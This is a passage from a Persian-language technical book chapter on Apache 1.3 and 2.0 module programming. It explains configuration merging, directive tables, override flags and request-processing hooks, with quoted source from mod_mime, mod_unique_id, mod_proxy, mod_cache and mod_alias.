این تابع پیکربندی جدیدی ایجاد می‌کند که بعداً جدول vars base (جدول متغیرها و مقادیر محیطی) در آن کپی می‌شود. سپس به سراغ تک تک فیلدهای جدول vars addv رفته و آنها را در جدول جدید مقداردهی می‌کند.

نسخه 2.0 از این تابع شامل تغییراتی است ولی در نگاه نزدیک بسیار مشابه هستند. در نسخه 2.0 اجازه استفاده از نام مختلف توابع داده می‌شود.

```

static void *merge_env_dir_configs(apr_pool_t *p, void *basev, void *addv)
{

```

```

env_dir_config_rec *base = basev;
env_dir_config_rec *add = addv;
env_dir_config_rec *res = apr_palloc(p, sizeof(*res));
const apr_table_entry_t *elts;
const apr_array_header_t *arr;
int i;

res->vars = apr_table_copy(p, base->vars);
res->unsetenv = NULL;

arr = apr_table_elts(add->unsetenv);
elts = (const apr_table_entry_t *)arr->elts;

for (i = 0; i < arr->nelts; ++i) {
    apr_table_unset(res->vars, elts[i].key);
}

arr = apr_table_elts(add->vars);
elts = (const apr_table_entry_t *)arr->elts;

for (i = 0; i < arr->nelts; ++i) {
    apr_table_setn(res->vars, elts[i].key, elts[i].val);
}

return res;
}

```

Command Table

```
command_rec aCommands[]
```

این ساختار به آرایه‌ای از دیرکتیوها که ماجول را پیکربندی می‌کند اشاره می‌کند. هر مدخل یک دیرکتیو را نامگذاری کرده، تابعی را برای راهبری آن مشخص کرده و مشخص می‌کند که کدام دیرکتیوهای AllowOverride برای مجاز شدن دستور باید وجود داشته باشند. هر مدخل سپس چگونگی پارس شدن آرگومانهای دیرکتیوها را مشخص کرده و پیام‌های خطا را در صورت وجود خطای نحوی معلوم می‌کند.

تعریف `command_rec` در `http_config.c` آمده است:

```

typedef struct command_struct {
    const char *name;           /* Name of this command */
    const char *(*func)( );    /* Function invoked */
    void *cmd_data;           /* Extra data, for functions that
                             * implement multiple commands...
                             */
    int req_override;         /* What overrides need to be allowed to
                             * enable this command
                             */
    enum cmd_how args_how;    /* What the command expects as arguments */

    const char *errmsg;       /* 'usage' message, in case of syntax errors */
}

```

تمام حقوق این اثر متعلق به شورای عالی انفورماتیک می‌باشد.

```
} command_rec;
```

توجه داشته باشید که در نسخه 2.0 این تعریف تا حد زیادی درست است ولی نوع دیگری را برای کمپایلرهایی که اجازه مقداردهی صریح `command_recs` می‌دهند، ارائه کرده است:

```
enum cmd_how {
    RAW_ARGS,          /* cmd_func parses command line itself */
    TAKE1,             /* one argument only */
    TAKE2,             /* two arguments only */
    ITERATE,           /* one argument, occurring multiple times
                       * (e.g., IndexIgnore)
                       */
    ITERATE2,          /* two arguments, 2nd occurs multiple times
                       * (e.g., AddIcon)
                       */
    FLAG,              /* One of 'On' or 'Off' */
    NO_ARGS,           /* No args at all, e.g. </Directory> */
    TAKE12,            /* one or two arguments */
    TAKE3,             /* three arguments only */
    TAKE23,            /* two or three arguments */
    TAKE123,           /* one, two, or three arguments */
    TAKE13             /* one or three arguments */
};
```

این گزینه‌ها مشخص می‌کنند هنگامی که دیرکتیو متناظر آن در فایل پیکربندی یافت شد، تابع `func` چگونه فراخوانی شود. ولی قبل از آن نگاهی به ساختار `cmd_params` داشته باشیم:

```
typedef struct {
    void *info;          /* Argument to command from cmd_table */
    int override;       /* Which allow-override bits are set */
    int limited;        /* Which methods are <Limit>ed */

    configfile_t *config_file; /* Config file structure from pcfgr_openfile( ) */

    ap_pool *pool;      /* Pool to allocate new storage in */
    struct pool *temp_pool; /* Pool for scratch memory; persists during
                           * configuration, but wiped before the first
                           * request is served...
                           */
    server_rec *server; /* Server_rec being configured for */
    char *path;         /* If configuring for a directory,
                           * pathname of that directory.
                           * NOPE! That's what it meant previous to the
                           * existence of <Files>, <Location> and regex
                           * matching. Now the only usefulness that can
                           * be derived from this field is whether a

command
                           * is being called in a server context (path ==
NULL)
                           * or being called in a dir context (path !=
NULL) .
                           */
    const command_rec *cmd; /* configuration command */
    const char *end_token; /* end token required to end a nested section */
    void *context;         /* per_dir_config vector passed
                           * to handle_command */
} cmd_parms;
```

این ساختار پر شده و به تابعی که به هر دیرکتیو متناظر است، داده می‌شود.

توجه داشته باشید که `cmd_params.info` بر اساس مقدار `command_rec.cmd_data` پر شده که اجازه می‌دهد که اطلاعات دلخواه به تابع داده شود. به این تابع ساختار پیکربندی شاخه (در صورت وجود) داده می‌شود. پیکربندی کارگزار توسط فراخوانی مشابه زیر با جایگزین کردن `module_struct` با ساختار `module` ماجول خودتان، قابل دسترسی است:

```
ap_get_module_config(parms->server->module_config, &module_struct)
```

البته اطلاعات بیشتری نیز قابل دادن است که بسته به مقدار `args_how` دارد:

RAW_ARGS

```
func(cmd_parms *parms, void *mconfig, char *args)
```

`args` ادامه خط است (یعنی با حذف خود دیرکتیو).

NO_ARGS

```
func(cmd_parms *parms, void *mconfig)
```

TAKE1

```
func(cmd_parms *parms, void *mconfig, char *w)
```

`w` تنها آرگومان دیرکتیو است.

TAKE2, TAKE12

```
func(cmd_parms *parms, void *mconfig, char *w1, char *w2)
```

`w1` و `w2` دو آرگومان دیرکتیو هستند. TAKE12 به این معنی است که آرگومان دوم اختیاری است

و در صورت موجود نبودن مقدار `w2` برابر NULL خواهد بود.

TAKE3, TAKE13, TAKE23, TAKE123

```
func(cmd_parms *parms, void *mconfig, char *w1, char *w2, char *w3)
```

`w1, w2, w3` سه آرگومان دیرکتیو هستند. TAKE13, TAKE23, TAKE123 به این معنی است

که به ترتیب دیرکتیو یک یا سه، دو یا سه، و یک دو یا سه آرگومان می‌گیرد. آرگومانهای غیر موجود NULL خواهند بود.

ITERATE

```
func(cmd_parms *parms, void *mconfig, char *w)
```

`func` مکرر به ازای هر آرگومانی که دنبال دیرکتیو آمده است، فراخوانی می‌شود.

ITERATE2

```
func(cmd_parms *parms, void *mconfig, char *w1, char *w2)
```

باید حداقل دو آرگومان موجود باشد. `func` به ازای هر آرگومان (از آرگومان دوم) فراخوانی می‌شود.

اولی به ازای هر فراخوانی به `func` داده می‌شود.

FLAG

```
func(cmd_parms *parms, void *mconfig, int f)
```

آرگومان باید On یا Off باشد، در صورت On بودن f غیر صفر و در صورت Off بودن مقدار f صفر خواهد بود.

در آپاچی 2.0 هر یک ماکروی خاصی برای تعریف کردن دارند. این کار اجازه مقداردهی ایمن از گونه^۴ را به کمپایلرهایی که از آن پشتیبانی می‌کنند، می‌دهد. بنابراین مثلاً به جای استفاده مستقیم از پرچم ITERATE، از ماکروی AP_INIT_ITERATE برای پر کردن ساختار command_rec استفاده کنید.

req_override می‌تواند ترکیبی از مقادیر زیر باشد (که باهم OR می‌شوند):

```
#define OR_NONE 0
#define OR_LIMIT 1
#define OR_OPTIONS 2
#define OR_FILEINFO 4
#define OR_AUTHCFG 8
#define OR_INDEXES 16
#define OR_UNSET 32
#define ACCESS_CONF 64
#define RSRC_CONF 128
#define OR_ALL (OR_LIMIT|OR_OPTIONS|OR_FILEINFO|OR_AUTHCFG|OR_INDEXES)
2.0 adds one extra option:

#define EXEC_ON_READ 256
    /**< force directive to execute a command
    which would modify the configuration (like including
    another file, or IFModule */
```

این پرچم شرایطی که تحت آن یک دیرکتیو اجازه داده می‌شود را تعریف می‌کند. AND منطقی این فیلد و وضعیت فعلی override باید غیر صفر باشد تا دیرکتیو مجاز باشد. در فایل‌های پیکربندی مقدار وضعیت override هنگامی که خارج از بخش <Directory> باشد، عبارتست از:

```
RSRC_CONF|OR_OPTIONS|OR_FILEINFO|OR_INDEXES
```

هنگامی که داخل بخش <Directory> باشد، این مقدار برابر خواهد بود با:

```
ACCESS_CONF|OR_LIMIT|OR_OPTIONS|OR_FILEINFO|OR_AUTHCFG|OR_INDEXES
```

در فایل‌های *htaccess* حالت توسط دیرکتیو AllowOverride تعیین می‌شود. به مثال ۱۲-۷ که از *mod_mime.c* انتخاب شده است، نگاه کنید:

مثال ۱۲-۷. mod_mime.c

```
static const command_rec mime_cmds[] =
{
    {"AddType", add_type, NULL, OR_FILEINFO, ITERATE2,
     "a mime type followed by one or more file extensions"},
    {"AddEncoding", add_encoding, NULL, OR_FILEINFO, ITERATE2,
     "an encoding (e.g., gzip), followed by one or more file extensions"},
    {"AddCharset", add_charset, NULL, OR_FILEINFO, ITERATE2,
```

⁴ type-safe initialization

```

    "a charset (e.g., iso-2022-jp), followed by one or more file
    extensions"},
    {"AddLanguage", add_language, NULL, OR_FILEINFO, ITERATE2,
     "a language (e.g., fr), followed by one or more file extensions"},
    {"AddHandler", add_handler, NULL, OR_FILEINFO, ITERATE2,
     "a handler name followed by one or more file extensions"},
    {"ForceType", ap_set_string_slot_lower,
     (void *)XtOffsetOf(mime_dir_config, type), OR_FILEINFO, TAKE1,
     "a media type"},
    {"RemoveHandler", remove_handler, NULL, OR_FILEINFO, ITERATE,
     "one or more file extensions"},
    {"RemoveEncoding", remove_encoding, NULL, OR_FILEINFO, ITERATE,
     "one or more file extensions"},
    {"RemoveType", remove_type, NULL, OR_FILEINFO, ITERATE,
     "one or more file extensions"},
    {"SetHandler", ap_set_string_slot_lower,
     (void *)XtOffsetOf(mime_dir_config, handler), OR_FILEINFO, TAKE1,
     "a handler name"},
    {"TypesConfig", set_types_config, NULL, RSRC_CONF, TAKE1,
     "the MIME types config file"},
    {"DefaultLanguage", ap_set_string_slot,
     (void*)XtOffsetOf(mime_dir_config, default_language), OR_FILEINFO,
    TAKE1,
     "language to use for documents with no other language file extension" },
    {NULL}
};

```

به استفاده از `set_string_slot()` دقت کنید. این تابع استاندارد از افسست تعریف شده در `cmd_data` با استفاده از `XtOffsetOf` برای مقداردهی `char*` در پیکربندی شاخه‌ای ماجول، استفاده می‌کند. به مثال ۸-۱۲ که از `mod_mime.c` انتخاب شده دقت کنید.

مثال ۸-۱۲. `mod_mime.c`

```

static const command_rec mime_cmds[] =
{
    AP_INIT_ITERATE2("AddCharset", add_extension_info,
        (void *)APR_XtOffsetOf(extension_info, charset_type), OR_FILEINFO,
        "a charset (e.g., iso-2022-jp), followed by one or more file
        extensions"),
    AP_INIT_ITERATE2("AddEncoding", add_extension_info,
        (void *)APR_XtOffsetOf(extension_info, encoding_type), OR_FILEINFO,
        "an encoding (e.g., gzip), followed by one or more file extensions"),
    AP_INIT_ITERATE2("AddHandler", add_extension_info,
        (void *)APR_XtOffsetOf(extension_info, handler), OR_FILEINFO,
        "a handler name followed by one or more file extensions"),
    AP_INIT_ITERATE2("AddInputFilter", add_extension_info,
        (void *)APR_XtOffsetOf(extension_info, input_filters), OR_FILEINFO,
        "input filter name (or ; delimited names) followed by one or more file
        extensions"),
    AP_INIT_ITERATE2("AddLanguage", add_extension_info,
        (void *)APR_XtOffsetOf(extension_info, language_type), OR_FILEINFO,
        "a language (e.g., fr), followed by one or more file extensions"),
    AP_INIT_ITERATE2("AddOutputFilter", add_extension_info,
        (void *)APR_XtOffsetOf(extension_info, output_filters), OR_FILEINFO,
        "output filter name (or ; delimited names) followed by one or more file
        extensions"),
    AP_INIT_ITERATE2("AddType", add_extension_info,
        (void *)APR_XtOffsetOf(extension_info, forced_type), OR_FILEINFO,
        "a mime type followed by one or more file extensions"),
    AP_INIT_TAKE1("DefaultLanguage", ap_set_string_slot,

```

```

    (void*)APR_XtOffsetOf(mime_dir_config, default_language), OR_FILEINFO,
    "language to use for documents with no other language file extension"),
AP_INIT_ITERATE("MultiviewsMatch", multiviews_match, NULL, OR_FILEINFO,
    "NegotiatedOnly (default), Handlers and/or Filters, or Any"),
AP_INIT_ITERATE("RemoveCharset", remove_extension_info,
    (void *)APR_XtOffsetOf(extension_info, charset_type), OR_FILEINFO,
    "one or more file extensions"),
AP_INIT_ITERATE("RemoveEncoding", remove_extension_info,
    (void *)APR_XtOffsetOf(extension_info, encoding_type), OR_FILEINFO,
    "one or more file extensions"),
AP_INIT_ITERATE("RemoveHandler", remove_extension_info,
    (void *)APR_XtOffsetOf(extension_info, handler), OR_FILEINFO,
    "one or more file extensions"),
AP_INIT_ITERATE("RemoveInputFilter", remove_extension_info,
    (void *)APR_XtOffsetOf(extension_info, input_filters), OR_FILEINFO,
    "one or more file extensions"),
AP_INIT_ITERATE("RemoveLanguage", remove_extension_info,
    (void *)APR_XtOffsetOf(extension_info, language_type), OR_FILEINFO,
    "one or more file extensions"),
AP_INIT_ITERATE("RemoveOutputFilter", remove_extension_info,
    (void *)APR_XtOffsetOf(extension_info, output_filters), OR_FILEINFO,
    "one or more file extensions"),
AP_INIT_ITERATE("RemoveType", remove_extension_info,
    (void *)APR_XtOffsetOf(extension_info, forced_type), OR_FILEINFO,
    "one or more file extensions"),
AP_INIT_TAKE1("TypesConfig", set_types_config, NULL, RSRC_CONF,
    "the MIME types config file"),
{NULL}
};

```

همان طور که مشاهده می‌کنید، از ماکرو برای مقداردهی ساختار استفاده شده است. همچنین توجه کنید که `set_string_slot()` به `ap_set_string_slot()` تبدیل شده است.

Initializer

```

void module_init(server_rec *pServer, pool *pPool) [1.3]
int module_post_config(apr_pool_t *pPool, apr_pool_t *pLog,
apr_pool_t *pTemp, server_rec *pServer) [2.0]

```

در آپاچی 1.3 این به نام `init` است ولی در 2.0 به صورت دقیقتری به `post_config` تغییر نام داده است.

در 2.0 سه مخزن^۵ فراهم شده است به ترتیب عبارتند از `pPool` که تا تغییر پیکربندی دوام دارد (معادل `pPool` در 1.3)؛ `pLog` که مخزنی که پس از هر بار خواندن فایل پیکربندی مختص فایل‌های

⁵ Pool: ساختارهایی تعریف شده در آپاچی هستند که برای استفاده مجدد از حافظه‌ها و دیگر اشیاء به کار می‌روند.

رویدادننگاری، پاک می‌شود (به یاد داشته باشید که برای هر باز پیکربندی دو بار خوانده می‌شود)؛ و ptemp که یک مخزن موقتی است که پس از تکمیل پیکربندی پاک می‌شود.

این تابع پس از هر بار خواندن فایل پیکربندی ولی قبل از راهبری درخواستها، فراخوانی می‌شود. مشابه توابع پیکربندی، هر بار که کارگزار باز پیکربندی می‌شود، مجدداً فراخوانی می‌شود، بنابراین در فراخوانیهای دوم و بعدی باید دقت کرد که به درستی عمل کند. این آخرین تابعی است که آپاچی قبل از ایجاد (fork) پردازنده‌های فرزند برای راهبری درخواستها، فراخوانی می‌کند. pServer اشاره‌گری به server_rec میزبان اصلی است. pPool یک pool است که تا هنگام باز پیکربندی کارگزار دوام دارد. توجه داشته باشید که حداقل در نسخه فعلی آپاچی:

```
pServer->server_hostname
```

ممکن است مقداردهی نشود.

برای تکرار در پیکربندی‌های کارگزارها می‌توان با استفاده از فیلد next ساختار pServer، بین همه آنها حرکت کرد:

```
for( ; pServer ; pServer=pServer->next)
    ;
```

به مثال ۹-۱۲ که از *mod_mime.c* انتخاب شده است، دقت کنید:

```
#define MIME_HASHSIZE (32)
#define hash(i) (ap_tolower(i) % MIME_HASHSIZE)

static table *hash_buckets[MIME_HASHSIZE];

static void init_mime(server_rec *s, pool *p)
{
    configfile_t *f;
    char l[MAX_STRING_LEN];
    int x;
    char *types_confname = ap_get_module_config(s->module_config,
&mime_module);

    if (!types_confname)
        types_confname = TYPES_CONFIG_FILE;

    types_confname = ap_server_root_relative(p, types_confname);

    if (!(f = ap_pcfg_openfile(p, types_confname))) {
        ap_log_error(APLOG_MARK, APLOG_ERR, s,
"could not open mime types log file %s.", types_confname);
        exit(1);
    }

    for (x = 0; x < MIME_HASHSIZE; x++)
        hash_buckets[x] = ap_make_table(p, 10);

    while (!(ap_cfg_getline(l, MAX_STRING_LEN, f))) {
        const char *ll = l, *ct;

        if (l[0] == '#')
            continue;
        ct = ap_getword_conf(p, &ll);
```

```

        while (l1[0]) {
            char *ext = ap_getword_conf(p, &l1);
            ap_str_tolower(ext); /* ??? */
            ap_table_setn(hash_buckets[hash(ext[0])], ext, ct);
        }
    }
    ap_cfg_closefile(f);
}

```

تابع مشابهی در *mod_mime.c* از یک مقدار hash که توسط APR فراهم شده استفاده می‌کند. که در مثال ۱۰-۱۲ مشاهده می‌نمایید:

مثال ۱۰-۱۲. *mod_mime.c*

```

static apr_hash_t *mime_type_extensions;

static int mime_post_config(apr_pool_t *p, apr_pool_t *plog, apr_pool_t
*ptemp, server_rec *s)
{
    ap_configfile_t *f;
    char l[MAX_STRING_LEN];
    const char *types_confname = ap_get_module_config(s->module_config,
&mime_module);
    apr_status_t status;

    if (!types_confname)
        types_confname = AP_TYPES_CONFIG_FILE;

    types_confname = ap_server_root_relative(p, types_confname);

    if ((status = ap_pcfg_openfile(&f, ptemp, types_confname)) !=
APR_SUCCESS) {
        ap_log_error(APLOG_MARK, APLOG_ERR, status, s,
"could not open mime types config file %s.",
types_confname);
        return HTTP_INTERNAL_SERVER_ERROR;
    }

    mime_type_extensions = apr_hash_make(p);

    while (!(ap_cfg_getline(l, MAX_STRING_LEN, f))) {
        const char *l1 = l, *ct;

        if (l[0] == '#')
            continue;
        ct = ap_getword_conf(p, &l1);

        while (l1[0]) {
            char *ext = ap_getword_conf(p, &l1);
            ap_str_tolower(ext); /* ??? */
            apr_hash_set(mime_type_extensions, ext, APR_HASH_KEY_STRING, ct);
        }
    }
    ap_cfg_closefile(f);
    return OK;
}

```

Child Initialization

```
static void
module_child_init(server_rec *pServer, pool *pPool)
```

در یونیکس کارگزار آپاچی از چندین پردازش تشکیل شده است. () `module_child_init` یک بار به ازای هر پردازش فراخوانی می‌شود. باید توجه داشت که فضای آدرس، متغیرها، سطح اجرای و دیگر ویژگیهای اجرایی هر پردازش متفاوت و مختص به آن پردازش است. همچنین یک فراخوانی نیز به ازای خروج پردازش فرزند وجود دارد که در ادامه فصل به آن اشاره خواهد شد.

به مثال ۱۱-۱۲ که از `mod_unique_id.c` انتخاب شده دقت کنید:

مثال ۱۱-۱۲. `mod_unique_id.c`

```
static void unique_id_child_init(server_rec *s, pool *p)
{
    pid_t pid;
#ifdef NO_GETTIMEOFDAY
    struct timeval tv;
#endif

    pid = getpid( );
    cur_unique_id.pid = pid;

    if (cur_unique_id.pid != pid) {
        ap_log_error(APLOG_MARK, APLOG_NOERRNO|APLOG_CRIT, s,
                    "oh no! pids are greater than 32-bits! I'm broken!");
    }

    cur_unique_id.in_addr = global_in_addr;

#ifdef NO_GETTIMEOFDAY
    if (gettimeofday(&tv, NULL) == -1) {
        cur_unique_id.counter = 0;
    }
    else {
        cur_unique_id.counter = tv.tv_usec / 10;
    }
#else
    cur_unique_id.counter = 0;
#endif

    cur_unique_id.pid = htonl(cur_unique_id.pid);
    cur_unique_id.counter = htons(cur_unique_id.counter);
}
```

هدف `mod_unique_id.c` فراهم کردن شناسه یا ID انحصاری برای هر درخواست در میان کارگزارهای وب در هر جا (یا حداقل در یک سایت خاص) است. برای این کار از بیت‌های مختلفی برای انحصاری کردن شامل شناسه پردازش فرزند و زمانی که ایجاد شده استفاده می‌کند.

تابع مشابه در 2.0 کمی ساده‌تر است، زیرا APR از وابستگی‌های بستر دوری می‌گزیند:

```
static void unique_id_child_init(apr_pool_t *p, server_rec *s)
{
    pid_t pid;
    apr_time_t tv;

    pid = getpid( );
    cur_unique_id.pid = pid;
    if ((pid_t)cur_unique_id.pid != pid) {
        ap_log_error(APLOG_MARK, APLOG_NOERRNO|APLOG_CRIT, 0, s,
                    "oh no! pids are greater than 32-bits! I'm broken!");
    }
    cur_unique_id.in_addr = global_in_addr;
    tv = apr_time_now( );
    cur_unique_id.counter = (unsigned short)(tv % APR_USEC_PER_SEC / 10);
    cur_unique_id.pid = htonl(cur_unique_id.pid);
    cur_unique_id.counter = htons(cur_unique_id.counter);
}
```

Post Read Request

```
static int module_post_read_request(request_rec *pReq)
```

این تابع بلافاصله پس از خوانده شدن سرآیندهای درخواست یا در صورت دیگرمسیردهی (redirect) داخلی، فراخوانی می‌شود. ولی برای زیردرخواستها فراخوانی نمی‌شود و می‌تواند OK، DECLINED یا هر کد حالت دیگر برگرداند. از چیزی غیر از DECLINED برگرداند، ماجول دیگری فراخوانی نمی‌شود. در حال حاضر تنها ماجول استاندارد آپاچی که از این تابع استفاده می‌کند ماجول پراکسی است.

به مثال ۱۲-۱۲ که از *mod_proxy.c* انتخاب شده است دقت کنید:

مثال ۱۲-۱۲. *mod_proxy.c*

```
static int proxy_detect(request_rec *r)
{
    void *sconf = r->server->module_config;
    proxy_server_conf *conf;

    conf = (proxy_server_conf *) ap_get_module_config(sconf, &proxy_module);

    if (conf->req && r->parsed_uri.scheme) {
        /* but it might be something vhosted */
        if (!(r->parsed_uri.hostname
            && !strcasecmp(r->parsed_uri.scheme, ap_http_method(r))
            && ap_matches_request_vhost(r, r->parsed_uri.hostname,
                r->parsed_uri.port_str ? r->parsed_uri.port :
                ap_default_port(r)))) {
            r->proxyreq = STD_PROXY;
            r->uri = r->unparsed_uri;
            r->filename = ap_pstrcat(r->pool, "proxy:", r->uri, NULL);
            r->handler = "proxy-server";
        }
    }
    /* We need special treatment for CONNECT proxying: it has no scheme part
```

```

*/
else if (conf->req && r->method_number == M_CONNECT
        && r->parsed_uri.hostname
        && r->parsed_uri.port_str) {
    r->proxyreq = STD_PROXY;
    r->uri = r->unparsed_uri;
    r->filename = ap_pstrcat(r->pool, "proxy:", r->uri, NULL);
    r->handler = "proxy-server";
}
return DECLINED;
}

```

این کد بررسی می‌کند که آیا درخواست شامل نام میزبانی هست که مطابق میزبان مجازی فعلی نباشد (از آنجا که نام میزبان مجازی فعلی قبلاً با استفاده از نام میزبان در درخواست تعیین شده، این بدین معنی است که با هیچ میزبان مجازی تطابق ندارد) یا یک متد CONNECT نباشد (که تنها پراکسی‌ها از آن استفاده می‌کنند). در صورتی که هر یک از دو شرط درست باشد، سرآیند به proxy-server و مقدار فایل به proxy:uri مقداردهی می‌شود.

Quick Handler (2.0)

```
int module_quick_handler(request_rec *r, int lookup_uri)
```

از این تابع برای فراهم کردن محتوا از ذخیره‌گاه نهانی (Cache) مبتنی بر URI استفاده می‌شود. اگر lookup_uri مقداردهی شده باشد، و URI موجود باشد آنگاه به طور ساده OK برمی‌گرداند ولی محتوا ارائه نمی‌کند.

مثال ۱۲-۱۳. mod_cache.c

```

static int cache_url_handler(request_rec *r, int lookup)
{
    apr_status_t rv;
    const char *cc_in, *pragma, *auth;
    apr_uri_t uri = r->parsed_uri;
    char *url = r->unparsed_uri;
    apr_size_t urlen;
    char *path = uri.path;
    const char *types;
    cache_info *info = NULL;
    cache_request_rec *cache;
    cache_server_conf *conf =
        (cache_server_conf *) ap_get_module_config(r->server->module_config,
                                                    &cache_module);

    if (r->method_number != M_GET) return DECLINED;

    if (!(types = ap_cache_get_cachetype(r, conf, path))) {

```

تمام حقوق این اثر متعلق به شورای عالی انفورماتیک می‌باشد.

```

    return DECLINED;
}
ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0, r->server,
             "cache: URL %s is being handled by %s", path, types);

urlen = strlen(url);
if (urlen > MAX_URL_LENGTH) {
    ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0, r->server,
                 "cache: URL exceeds length threshold: %s", url);
    return DECLINED;
}
if (url[urlen-1] == '/') {
    return DECLINED;
}

cache = (cache_request_rec *) ap_get_module_config(r->request_config,
                                                  &cache_module);

if (!cache) {
    cache = ap_palloc(r->pool, sizeof(cache_request_rec));
    ap_set_module_config(r->request_config, &cache_module, cache);
}

cache->types = types;

cc_in = apr_table_get(r->headers_in, "Cache-Control");
pragma = apr_table_get(r->headers_in, "Pragma");
auth = apr_table_get(r->headers_in, "Authorization");

if (conf->ignorecachecontrol_set == 1 && conf->ignorecachecontrol == 1 &&
    auth == NULL) {
    ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0, r->server,
                 "incoming request is asking for a uncached version of %s,
                 but we know better and are ignoring it", url);
}
else {
    if (ap_cache_liststr(cc_in, "no-store", NULL) ||
        ap_cache_liststr(pragma, "no-cache", NULL) || (auth != NULL)) {
        /* delete the previously cached file */
        cache_remove_url(r, cache->types, url);

        ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0, r-
>server,
                    "cache: no-store forbids caching of %s", url);
        return DECLINED;
    }
}

rv = cache_select_url(r, cache->types, url);
if (DECLINED == rv) {
    if (!lookup) {
        ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0, r-
>server,
                    "cache: no cache - add cache_in filter and
DECLINE");
        ap_add_output_filter("CACHE_IN", NULL, r, r->connection);
    }
    return DECLINED;
}
else if (OK == rv) {
    if (cache->fresh) {
        apr_bucket_brigade *out;
        conn_rec *c = r->connection;

```

```

        if (lookup) {
            return OK;
        }
        ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0, r-
>server,
                    "cache: fresh cache - add cache_out filter and "
                    "handle request");

        ap_run_insert_filter(r);
        ap_add_output_filter("CACHE_OUT", NULL, r, r->connection);
        out = apr_brigade_create(r->pool, c->bucket_alloc);
        if (APR_SUCCESS != (rv = ap_pass_brigade(r->output_filters,
out))) {
            ap_log_error(APLOG_MARK, APLOG_ERR, rv, r->server,
                        "cache: error returned while trying to return %s
"
                        "cached data",
                        cache->type);
            return rv;
        }
        return OK;
    }
    else {
        if (lookup) {
            return DECLINED;
        }

        ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0, r-
>server,
                    "cache: stale cache - test conditional");
        if (ap_cache_request_is_conditional(r)) {
            ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0,
                        r->server,
                        "cache: conditional - add cache_in filter and "
                        "DECLINE");

            ap_add_output_filter("CACHE_IN", NULL, r, r->connection);

            return DECLINED;
        }
        else {
            if (info && info->etag) {
                ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0,
                    r->server,
                    "cache: nonconditional - fudge conditional "
                    "by etag");
                apr_table_set(r->headers_in, "If-None-Match", info-
>etag);
            }
            else if (info && info->lastmods) {
                ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0,
                    r->server,
                    "cache: nonconditional - fudge conditional "
                    "by lastmod");
                apr_table_set(r->headers_in,
                    "If-Modified-Since",
                    info->lastmods);
            }
            else {
                ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0,
                    r->server,
                    "cache: nonconditional - no cached "

```

```

        "etag/lastmods - add cache_in and DECLINE");
    ap_add_output_filter("CACHE_IN", NULL, r, r->connection);

    return DECLINED;
}
ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0,
             r->server,
             "cache: nonconditional - add cache_conditional
and"
             " DECLINE");
ap_add_output_filter("CACHE_CONDITIONAL",
                    NULL,
                    r,
                    r->connection);

    return DECLINED;
}
}
}
else {
    ap_log_error(APLOG_MARK, APLOG_ERR, rv,
                r->server,
                "cache: error returned while checking for cached file by
"
                "%s cache",
                cache->type);
    return DECLINED;
}
}
}

```

البته این مقداری پیچیده ولی در عین حال جالب است.

Translate Name

```
int module_translate(request_rec *pReq)
```

وظیفه این تابع تبدیل URL موجود در درخواست به نام فایل می‌باشد. نتیجه این تبدیل باید در `pReq->filename` قرار داده شود. تابع باید `OK`، `DECLAINED` یا یک کد حالت برگرداند. اولین ماجولی که `DECLAINED` برگرداند، فرض می‌شود که کار را انجام داده و دیگر لازم به فراخوانی دیگر ماجولها نیست. از آنجا که ترتیب فراخوانی ماجولها تعریف نمی‌شود، بهتر است که نحوه راهبری URLها توسط ماجولها انحصاری بوده و باهم اشتراک نداشته باشند. اگر تمام ماجولها `DECLAINED` برگردانند، خطای پیکربندی رخ داده است. بدیهی است که تابع برای استفاده به ازای پیکربندی شاخه و کارگزار است تا مشخص شود که آیا باید درخواست و URL را راهبری نماید یا خیر. در صورتی که کد حالت برگردانده می‌شود، سرآیندهای مناسب در پاسخ درخواست باید در `pReq->headers_out` مقداردهی شوند.

مثال ۱۲-۱۴. mod.alias.c

```

static char *try_alias_list(request_rec *r, array_header *aliases, int doesc,
int *status)
{
    alias_entry *entries = (alias_entry *) aliases->elts;
    regmatch_t regm[10];
    char *found = NULL;
    int i;

    for (i = 0; i < aliases->nelts; ++i) {
        alias_entry *p = &entries[i];
        int l;

        if (p->regexp) {
            if (!ap_regexec(p->regexp, r->uri, p->regexp->re_nsub + 1, regm,
0)) {
                if (p->real) {
                    found = ap_pregsub(r->pool, p->real, r->uri,
p->regexp->re_nsub + 1, regm);
                    if (found && doesc) {
                        found = ap_escape_uri(r->pool, found);
                    }
                }
                else {
                    /* need something non-null */
                    found = ap_pstrdup(r->pool, "");
                }
            }
        }
        else {
            l = alias_matches(r->uri, p->fake);

            if (l > 0) {
                if (doesc) {
                    char *escurl;
                    escurl = ap_os_escape_path(r->pool, r->uri + 1, 1);

                    found = ap_pstrcat(r->pool, p->real, escurl, NULL);
                }
                else
                    found = ap_pstrcat(r->pool, p->real, r->uri + 1, NULL);
            }
        }

        if (found) {
            if (p->handler) { /* Set handler, and leave a note for mod_cgi
*/
                r->handler = p->handler;
                ap_table_setn(r->notes, "alias-forced-type", r->handler);
            }

            *status = p->redir_status;

            return found;
        }
    }

    return NULL;
}

```

```

static int translate_alias_redir(request_rec *r)
{
    void *sconf = r->server->module_config;
    alias_server_conf *serverconf =
        (alias_server_conf *) ap_get_module_config(sconf, &alias_module);
    char *ret;
    int status;

    if (r->uri[0] != '/' && r->uri[0] != '\\0')
        return DECLINED;

    if ((ret = try_alias_list(r, serverconf->redirects, 1, &status)) != NULL)
    {
        if (ap_is_HTTP_REDIRECT(status)) {
            /* include QUERY_STRING if any */
            if (r->args) {
                ret = ap_pstrcat(r->pool, ret, "?", r->args, NULL);
            }
            ap_table_setn(r->headers_out, "Location", ret);
        }
        return status;
    }

    if ((ret = try_alias_list(r, serverconf->aliases, 0, &status)) != NULL) {
        r->filename = ret;
        return OK;
    }

    return DECLINED;
}

```

